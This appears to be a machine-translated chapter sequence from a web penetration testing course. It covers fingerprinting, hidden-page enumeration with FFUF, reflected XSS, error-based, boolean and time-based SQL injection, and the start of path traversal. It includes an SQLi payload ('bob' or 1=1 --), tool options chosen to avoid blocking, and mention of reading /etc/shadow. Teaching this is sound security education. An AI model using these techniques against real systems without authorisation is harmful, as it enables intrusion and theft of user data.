
Collect available technical information

How to collect technical information?

There are several methods to retrieve information about the type of technology and the version, whether for the client part (JavaScript, CSS) or the server part.

The easiest way is to look at the **source code** of the page and in particular the JavaScript/CSS files. Just by the name, you will know which technology is used and sometimes even which version is used.


Then, information is sometimes given by **error pages** , such as the one that displays "Page not found" or "This page does not exist" that you have surely already encountered:



404 error showing apache server version

This page gives for example the type and version of the web server used: Apache 2.4.10.

Also note that **the** “Server” HTTP header, in its default configuration, also gives information of this type, in particular the type of server and sometimes its version:



```
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Jun 2022 18:31:32 GMT
3 Server: Apache/2.4.10 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 2956
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
```

Server version in web server response headers

Finally, by calculating hash **files or even the presence of specific files** , you can detect the type and version of all or part of the technical stack used.

Condensate designates a unique non-reversible fingerprint calculated from data provided as input. The best known hashing algorithms are MD5 (now deprecated for security), SHA-1, SHA-256, etc.

Collecting all this information manually can be a bit tedious. As so often, there are **different tools to speed up** recognition. These tools can be:

- either integrated into BURP, such as the “ [Software Version Reporter](#) ” extension (pro version required);
- or browser extensions like [WAPPALYZER](#) or [WHATRUNS](#) .


Since the browser installed by default on Kali is Firefox, the browser extensions above point to Firefox extensions, but they also exist on Chrome.

In summary

- Seeking to know the technologies that make up the infrastructure and the application allows you to perfect your knowledge of the target.
- Knowing your target well allows you to better select the lists, exploits and research that we will do on the subject. Information on the base is collected in several ways: HTTP headers, error pages, source code, specific files, etc.
- Very powerful tools allow you to retrieve this information in one click!

In the next chapter, we will search for “hidden” pages, at least for standard users.

Go in search of unlisted functions



In this chapter, we will reuse some of the lessons from the previous chapter to gain relevance in the mapping of the web application!

Map the website

Remember: in the chapter “ [Collect more information with active reconnaissance](#)”, we looked for other applications or systems of our target related to the initial target application. We had seen that this could be outside the perimeter and that it was necessary to check with the sponsor, that we have the right to do so and that the charge was provided for in the framework document.

Here, we will adopt the same approach, but at the scale of the target application. It won't be out of scope, and it's even mandatory so as not to miss something!

Come on, let's attack!

We have already browsed the application a little in the discovery phase, to familiarize ourselves with it. Now, we will start to really look for and note the interesting behaviors.

It's time to activate the intercepting proxy and navigate through the application. We take the opportunity to note interesting modules, error pages with technical information, etc.

Accelerate your mapping

The map of the application can be divided into two aspects:

1. The **census of the known part** by jumping from link to link (called **CRAWLING OR SPIDERING**).
2. The **search for more “hidden” parts** , for which there are no links pointing to them. In this case, we will speak of **enumeration** .

To identify the known part, the **SPIDERING** is done manually, and allows you to understand the whole articulation of the application. To complete, one can use a tool like [GOSPIDER](#) , or if you have the pro version of BURP Suite, the tool's integrated scanner.

As for enumerating **hidden parts** , you can also do the job by hand:

- change the URL in the search bar;
- add, one by one, the different options you are thinking of, or those


from the list you have downloaded.

Or you can automate this task:

- make a small BASH or Python script to loop on CURL requests ;
- **use a tool among all those present on the web** : BURP INTRUDER (pro), [FFUF](#), [DIRBUSTER](#)... There are a multitude of them!

Personally, I use FFUF instead . No specific reason for this choice, it's just that I learned to take it in hand and that it meets my needs. The captures and video tutorials of this chapter will therefore be made with this tool.

Up to you !



challenge

To give you a try at discovering content, we are going to use the **Yes, sometimes challenge on ROOT Me**

Can you find the page requiring authentication?

The exercise will be successful when you find this page using FFUF.

No need to find the flag, it's not part of the exercise. But if you want to go to the end of the challenge, it's up to you!

Solution

ROOT Me challenge , we cannot give you the ready-made solution, because in

the philosophy of hacking, we consider that you have to tweak to learn. That said, all the elements needed to make the exercise a success can be found in this chapter. Read it again if necessary and watch the demonstration video.

Moreover, speaking of the video recording above, you will find an important indication there to help you: **certain options must be added** so that ROOT Me does not block our tools! In the case of FFUF , these are: `-t 7 -rate 70 -H "User-Agent: Firefox"`

Avoid the traps

Remember: tools are not magic!

Make sure automation is working properly

As with other types of scans, there can be pitfalls and false positives, or worse, false negatives! Since these are tools that automate...

If for example you pass them a request but a particular header is missing, the enumeration will always return the same HTTP code (for example 404 or 403). This will be because you have incorrectly copied the headers which, for the application, were mandatory!

When I'm not sure how it works, I route all requests for these tools through BURP . Too bad for the performance, but at least I'm sure what is sent to the application!

analyze the application before automating

For example, when you attack a [REST API](#), the [specification](#) would like it to respond with an [HTTP 403 code](#) if you do not have the right to access the target page. Well, some APIs will respond with an [HTTP 200 code](#), and in the body of the response will give the “real” code: 403! And so we will not have access to the page.

Beware of protection mechanisms

Also keep in mind that there may be protection mechanisms in front of the website, such as a Web Application Firewall (WAF). It is a device capable of detecting abnormal behavior and applying, for example, a ban on the client.

In summary

- Hidden API pages or endpoints can be found by:
 - mapping the target application with a CRAWLING OR SPIDERING tool ;
 - and by completing this mapping with an enumeration from a predefined list.
- This allows you to discover features that are not always exposed to the general public.
- These features are sometimes forgotten, sometimes less protected, and are therefore prime targets for us!
- To find them, we need a tool to automate the enumeration, and a good list adapted to the target (a PHP list for a PHP application, and not a Java list, for example).
- But be careful to configure the tool well and not to trust it blindly!

It's over for this part. The next part will be dense but exciting: we will finally tackle the search for vulnerabilities in the application!

Modify client-side application behavior

In our bank robbery metaphor, now is the time to take action and execute our plan: it's D-Day, put on your masks!

We will finally move on to the most technical phase of web penetration testing: the search for vulnerabilities in the application (we may have already found some during the mapping or reconnaissance phase, but the essential will be done at from now on).

Discover the most common vulnerabilities

Throughout this fourth part of the course, we will review the main vulnerabilities that can be found on a web application, in other words **the most frequently identified** .

These vulnerabilities can be found in the OWASP Top 10, a "ranking list" periodically updated by OWASP. Each time one of these vulnerabilities is mentioned, I will specify the category concerned from the OWASP Top 10.

Today there are many families of vulnerabilities; within these families, sub-groups, and for each sub-group, sometimes specific features depending on the technology used by the application.

Take, for example, injections. This is a large family: they are grouped together in the [A03:2021-Injections category](#) :

- Client-side injections;
- Server-side injections;
- SQL injections:
 - ERROR -BASED
 - BOOLEAN -BASED

- time BASED
- control injections;
- XXE injections.

We start with the first type of vulnerabilities: **XSS injections** !

Manipulate the user with XSS

XSS injections (for Cross Site Scripting) are a subcategory of A03:2021-Injections.

XSS injections are what we call **client-side injections** : they will have an **impact on the client of the application** , therefore the user and not directly on the server. This injection family is mostly to be combined with a bit of social engineering to make the attack work end-to-end.

Social engineering brings together techniques of psychological manipulation. In the case of offensive security, these techniques are used to obtain information or make a physical target do something, such as click on a link. Phishing (or " PHISHING ") is a social engineering technique, for example.

There are mainly three types of XSS injections today:

1. **Reflected XSS** (REFLECTED , in English).
2. **Stored** or persistent XSS (STORED , in English).
3. **DOM- BASED XSS** .

We're only going to talk about reflected XSS because it's the most common and the easiest to understand, but also the least dangerous.

If you want to learn about the other two types of XSS, you can check out the

[OWASP](#).

How does XSS work?

An XSS makes it possible to inject HTML and JavaScript code into a vulnerable field or parameter. By injecting this code, it is possible to **have JavaScript code executed by the client** (because it is on the client side that the JavaScript code is executed). It is then virtually possible to do anything JavaScript allows in the client's browser. In general, an XSS will be used to:

- **recover users' session cookies** if they are not well protected;
- **redirect the user** to a malicious site;
- **modify the appearance or behavior of the page** for the benefit of the attacker, to retrieve login information, for example.

A parameter is vulnerable to XSS injections when the application returns the content sent to it as is .

Let's take an example with our `example.com` application .

We have a search field that allows for example to search for a patient in the database, and when searching, the application tells us

“You searched for [<patient name>]”.

If the application doesn't escape special HTML characters, including `<` , `>` and `/` , then you probably have a vector for an XSS!

Escaping characters means: encoding them correctly so that they are not treated as code (HTML in the context of an XSS) but as characters to be displayed.

The Chrome browser doesn't always let us intercept requests sent locally (even explicitly telling browser extensions, to handle PROXIES , to intercept local requests).

All the exercises were done on Firefox in a Kali virtual machine.

Remember: I'm showing you some vulnerabilities on a practice app before we look for them on our sponsor's example.com app.

Let's do together step by step the detection and exploitation of this type of vulnerability:

The simple XSS vulnerabilities presented in the demonstration video are increasingly rare, it now often requires a little ingenuity.

The `<script>` tags are sometimes banned , and it is necessary to use other tags such as the `<svg>` tag which allows JavaScript to be triggered on certain events!

I invite you to see the REPOSITORY GITHUB
PAYLOADALLTHETHINGS (

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Inje](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection)
) , which contains a very interesting list of PAYLOADS and
BYPASS for XSS .

How to protect against this vulnerability?

All you have to do is escape the different HTML special characters that can be sent by clients using the functionalities provided for this purpose by the different

languages, such as the [HTMLSPECIALCHARS function](#) in PHP. I also refer you to the [chapter "Protect your code against injection"](#) of the course "Securing your web applications with OWASP" which deals with the subject.

In addition to correctly encoding the characters, you can recommend the implementation of a WAF (Web Application Firewall) which generally protects effectively against these vulnerabilities.

In summary

- There are three types of XSS vulnerabilities:
 - XSS reflected (REFLECTED);
 - Stored XSS (STORED);
 - XSS DOM- BASED .
- These vulnerabilities run in the victim user's browser, and usually require a bit of social engineering to make the attack work.
- These vulnerabilities are used to manipulate the behavior of the client's browser, and are used to trick the user into modifying the appearance or behavior of the page, redirecting the user, or even stealing session cookies, when it is possible.

In the next chapter, we will look at our first server-side injection, and more specifically in the database: SQL injections, abbreviated SQLI for “SQL injection”.

Attack the database with SQL injections



In this chapter, we will discover SQL injection (SQLi) type vulnerabilities. They are among the most serious vulnerabilities that exist. They are found in the OWASP Top 10 A03:2021-Injections category.

Fortunately, we meet them less and less. But it is very important to know how to detect and exploit them!

Recover Database Content with SQL Injections

SQL injections are **generally considered critical** because they allow:

- recover (or even **modify**) **the content of the database, in particular identifiers, passwords, or their HASHS** ;
- and even worse, depending on the database engine used (MySQL, Oracle, MS SQL), to **take control of the server** (via a REMOTE Code EXECUTION , or “RCE”).

Note that once we have the content of the database, we normally have all the data, which is *ultimately the most important* for an application.

How does an SQL injection work?

In most applications, data is stored in a database. This database can be on the same server as the application or on another dedicated server (we will then speak of n-tier architecture).


So that the application can store its data in the database and then read it, it will perform SQL queries with an account that has been configured for it.

The web server sends an SQL query to the database server to retrieve the data it needs. Sometimes these queries are contextualized with data provided by app users.

The principle of SQL injection consists in modifying the SQL query that will be sent.

How do you modify an SQL query?

By injecting special SQL characters into the field(s) that will be taken as parameters to build the SQL query:



How SQL injection works

Today there are three types of SQL injections:

- ERROR-BASED.
- BOOLEAN BASED.
- Time- BASED.

Let's see what sets them apart.

ERROR-BASED SQL injections

THE **SQLI ERROR-BASED** are the easiest to identify and exploit. They are generally found less often in nature: as they are easily detectable, they are usually quickly identified and corrected.

The detection is quite simple: if the code is vulnerable, when you enter a special character (like an apostrophe ' or a quote ") in a field that will be used as a parameter in an SQL query, the query will BUGG.

If the errors are displayed, you'll get an error message that sometimes even tells you what's wrong, like the response from the demo application:

```
1 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
  version for the right syntax to use near 'test'' at line 1
```

The injection is said to be ERROR-BASED, because its detection and exploitation rely on the appearance of an error in the page.

BOOLEAN-BASED SQL injections

BOOLEAN-BASED SQLIs are already more complicated to explain and detect.

Basically, these are the same queries as for ERROR-BASED, except that the error message is not sent back to the client. We then speak of **BLIND SQL Injection** because detection and exploitation are done by trial and error.

Instead, a default page or result will be returned.

So how do you know if the request is vulnerable?

The detection of these injections is based on a **difference in response from the**

server depending on the result of the injection . If the SQL query is vulnerable and the injection works, we get an A response. If it doesn't, we get a B response, such as a fault page.

A concrete example: you have an authentication pattern with an identifier and a password. If the query is built in the following form:

```
1 SELECT username FROM users WHERE username like '$_GET[username]' AND password like '$_GET[password]'
```

Using “ WILDCARD ” characters (that is, replacing 0 or more characters) like % should result in a valid query. It is then possible **to iterate** over the vulnerable parameter, **until the information** that is targeted is extracted from the database. In our case, if we wanted to find the password, it would suffice to test all the possible characters followed by % until we find the right letter, then start again by adding a character until we find the complete password!

BASED SQL injections

The last type of SQL injection is also of type BLIND.

Suppose you have the same request as before, but this time the application handles returns well, and even using WILDCARDS does not tell if the request is vulnerable or not.

So, how to do ?

By playing on time! Yes, in SQL queries it is possible to add statements like `SLEEP ( )` and thus pause the query. If the query is vulnerable to an SQL injection and we manage to get the `SLEEP ( )` to be interpreted, then it will be possible to know that there is an SQL injection, by measuring the time the queries take to s 'execute ! These injections are called time- **BASED SQL injections** .

There is a last type of injection that is even more difficult to detect, and which depends on many factors: **BLIND SQL injections with data exfiltration via side channels** , or "Out-of-band Application Security TESTING SQL Injection" (OAST SQLI) . These injections consist in exfiltrating the data resulting from the result of the request in channels other than the HTTP response, for example a DNS request.

Leverage SQL injections

Consider an example of a potential SQL injection with a feature from our `example.com` application .

Our application allows doctors to create a profile, with their surname, first name, address, etc. This data must be stored in a database if the application wants to remember them and other users!

Now let's assume that the application has a feature to search for other users of the application, and that this field is vulnerable to SQL injections. The SQL query will be of the form:

```
1 SELECT prenom, nom FROM utilisateurs WHERE nom like '$param'
```

sql

\$ PARAM is our variable that holds what the user is looking for.

If the user writes Bob as a name, everything will be fine. But if the user writes 'bob', what will happen to the query? Something like that :

```
1 SELECT prenom, nom FROM utilisateurs WHERE nom like "bob"
```

sql

Note the apostrophe ' that we added before the name we are looking for.

There, you'll likely get an error that quotes aren't closed properly, or that bob isn't a valid keyword. You have your SQL injection! You just have to use it correctly then to exfiltrate the data that interests you.

Concretely, how do we use it?

The easiest way to exploit SQL injections with WHERE conditions (as in the example) is to make the condition always return "true", by adding an always true assertion like " 1=1 " or " 'a'='a' ".

Instead of bob, we'll send bob' or 1=1 -- in the field. Which gives a

Query modified like this, if we go back to our example:

```
1 SELECT prenom, nom FROM utilisateurs WHERE nom like 'bob' or 1=1 --
```

The database engine will therefore understand

“Selects the first and last name of users where this is true”

In fact, the condition `name LIKE 'bob' or 1=1 --` will always return true, since it's a boolean OR . The database will therefore return all the first and last names of the users of the database.


The two dashes and the space at the end of the query (`--`) allow you to comment out the last condition contained in the code (it would cause the query to crash if it were read by the database engine). Attention, the space after the hyphens is important with MySQL engines!

To fetch more interesting data, such as user passwords, you would have to complete this query. We will not see this in this course because it is "post-exploitation", that is to say that it is part of operations that generally take place after an exploitation.

SQLMAP tool presented in the demonstration video is very useful for **automating the exploitation of SQL injections** . This tool makes it possible to detect and automate the exploitation of SQL injection type vulnerabilities. **However, I advise you to use it only to exploit** the injections and help you find them, not to do all the work for you, because it is far from being infallible!

We are not going to go into the details of the **countermeasures** , but these vulnerabilities are relatively “easy” to avoid or correct: just **use what are called parameterized SQL queries** (`PREPARED STATEMENTS` , in English)! There are some in most, if not all, programming languages.

Up to you !



challenge

You will in turn use an SQL injection on an official ROOT Me challenge.

Go to the following challenge: [SQL injection – Authentication](https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Authentication?q=%2Ffr%2FChallenges%2FWeb-Server%2FSQL-injection-authentication&lang=en).

<https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Authentication?q=%2Ffr%2FChallenges%2FWeb-Server%2FSQL-injection-authentication&lang=en>

Good luck and to your keyboards!

Solution

Remember the hacker philosophy: we invite you to learn how to search, test, try, tweak. We can't give you a ready-made answer, otherwise it's counterproductive. That said, **all the notions you need are in this chapter !**

In summary

- SQL injections are so-called “server” injections since they are executed on the server side (and precisely in the database, in the case of this vulnerability).
- These injections can occur when the SQL query is built from parameters controllable by a user, such as a search field or a

nickname.

- There are several types of SQL injections, listed here in order of difficulty of detection:
 - ERROR -BASED ;
 - the BLIND BOOLEAN-BASED ;
 - BLIND time - BASED ;
 - the BLIND OAST-BASED .
- SQL injections are usually used to retrieve content from the database.
- They can also be used to modify the database by adding or deleting data.
- In the worst case and depending on the database engine, especially MS-SQL, it may be possible to execute code on the server.

In the next chapter, we will discuss vulnerabilities related to file system manipulation as well as arbitrary command injection. Let's go !

Take control of the server



In this chapter, we are going to focus on the vulnerabilities that allow you to put one foot, or even both, on the system part of the server. These vulnerabilities are generally considered important (in the case of read-only) or even serious (in the case of the execution of arbitrary code).

We speak of RCE (REMOTE Code EXECUTION) to designate the remote execution of arbitrary code. Subsequently, I will mainly use this term to designate the fact of being able to execute commands remotely (from a computer) on the server!

Manipulate the files included by the server

Let's start with the vulnerabilities that mainly allow reading arbitrary files on the server:

1. **PATH TRAVERSAL** (or also called Directory TRAVERSAL).
2. **Local File Inclusion** (LFI).

These two vulnerabilities are part of the OWASP A03:2021-Injections category.

In the context of this course and to simplify the concept, we will consider that these are two names to designate the same thing: the fact of being able to tell **the server to display the content of an arbitrary file** on the server.

What does a **PATH TRAVERSAL** vulnerability do ?

This vulnerability allows **reading the content of an arbitrary file** on the server, provided the account has **sufficient rights** .

We can then read:

- **configuration files** which may contain identifiers;
- **system files** , such as BASH history or the like;
- the **application code** if necessary, to more easily detect other flaws.

You can only read the files that are accessible to the account with which the application is running. For example, exit the `/etc./ SHADOW` file which contains the HASHES of local user passwords on a Linux server, unless the web server is running with `ROOT` rights or there is a big problem with file rights `SHADOW` .

So how does a `PATH` vulnerability work? `TRAVERSAL` ?

A vulnerability of this type can exist when the application calls a page via a parameter, and that it does not control the parameter in question.

For example, let's say our application `example.com` loads pages like this:

